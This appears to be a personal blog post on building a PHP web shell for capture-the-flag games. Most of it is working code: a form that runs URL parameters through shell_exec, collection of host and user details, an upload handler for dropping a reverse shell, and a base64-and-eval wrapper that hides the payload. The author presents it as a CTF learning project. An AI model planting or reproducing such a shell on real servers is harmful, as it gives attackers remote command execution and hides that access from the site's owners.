This is how I create a Simple PHP Web Shell (GPWShell-Proyect)
I always use the Pentest Monkey revserse shell when uploading php files when playing ctfs. So, for a change, I came up with the idea of…

I always use the Pentest Monkey revserse shell when uploading php files when playing ctfs. So, for a change, I came up with the idea of programming my own PHP Web Shell.
> Update: Finally, I just left the gist public
The basic to be able to program a web shell with php, is to have a way to be able to execute commands in the system. For it, I created this html form with an input where to be able to write the commands:
<form id="form_exec_command" method="get">

    <input hidden value="command" name="action">

    <input type="text" placeholder="Command" name="command">
    <input type="submit" value="Exec">

</form>
When you type the command, and press the submit button, it will reload the page but adding these variables:
?action=command&command=<COMMAND>So, when the file is reloaded, the program would read in the action variable that it wants to execute a command, and it would pass the command variable by a function:
if (getURLVar("action") == "command" && getURLVar("command")) {
    $_command_output = execCommand(getURLVar("command"));
}
function getURLVar($var) {return isset($_GET[$var]) ? $_GET[$var] : null;}function execCommand($command) {return shell_exec($command);}Finally, we would only need to show it in the html to the user and the basics of the shell would be done:
<textarea cols="30" rows="8" readonly><?php echo $_command_output?></textarea>Since I have never programmed in PHP, I decided to complicate my life a little bit, to make it look a little more professional, and bring the final design closer to the PHP Web Shell C99. So practically copying the design, I added a small information section with:
- What is the host and its port?
(Example: localhost:80) - What software are you running?
(Example: Apache …) - System information such as kernel, …
(Command: uname -a) - Who is running the file?
(Command: id & Example: uid=www-data …) - Where is the shell stored?
(Example: /var/www/html/GPWShell.php)
For this I used these functions and variables:
$_software = getServSoftware();
$_host = getHost() . ":" . getPort();
$_uname_a = execCommand("uname -a");
$_username_id = execCommand("id");
$_located = getFilePath();
function getFilePath() {return __FILE__;}
function getPort() {return isset($_SERVER['SERVER_PORT']) ? $_SERVER['SERVER_PORT'] : 'UnkownPort';}
function getHost() {return isset($_SERVER['HTTP_HOST']) ? $_SERVER['HTTP_HOST'] : 'UnkownHost';}
function getServSoftware() {
if (isset($_SERVER['SERVER_SOFTWARE'])) {return $_SERVER['SERVER_SOFTWARE'];
} else {return 'UnkownServSoftware';}}Then, I simply put them in labels like this one:
<div class="mi-item mi-host">
    <label class="mi-label">Host:</label>
    <label for="_mis_host"><?php echo $_host?></label>
</div>

...

<label for="_mis_PHP_version"><?php echo $_software?></label>
<label id="_miu_uname_a"><?php echo $_uname_a?></label>
<label id="_miu_username"><?php echo $_username_id?></label>
<label id="_miu_located"><?php echo $_located?></label>
For when I got tired of this shell, while playing a ctf, I decided to make a file upload so I could upload the reverse shell. For that, I used this form and this code:
<form id="form_submit_file" method="post">

    <input hidden value="submit" name="action">

    <input type="file" name="file">
    <input type="submit" value="Submit">

</form>
$_pwd = execCommand("pwd");
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["action"]) && $_POST["action"] == "submit") {
if (isset($_FILES["file"]) && $_FILES["file"]["error"] == UPLOAD_ERR_OK) {
move_uploaded_file($_FILES["file"]["tmp_name"], $_pwd . $_FILES["file"]["name"]);
echo "<script>alert('[Info] The file has been uploaded successfully.');</script>";
} else {echo "<script>alert('[Err] There was an error uploading the file.');</script>";}
}Then I added some css and to finish, I base64 encoded all my code and added these lines of code so that when it is time to execute, the code is decoded and executed:
<?php
    $webshell = base64_decode("<B64>");
    eval("?>" . $webshell . "<?php ");
?>
This is how it would look aesthetically:
I have published the small project so you can read and modify the code in my github profile, check it out!
And I also published it as a gist to download it much faster.
<3 Carlos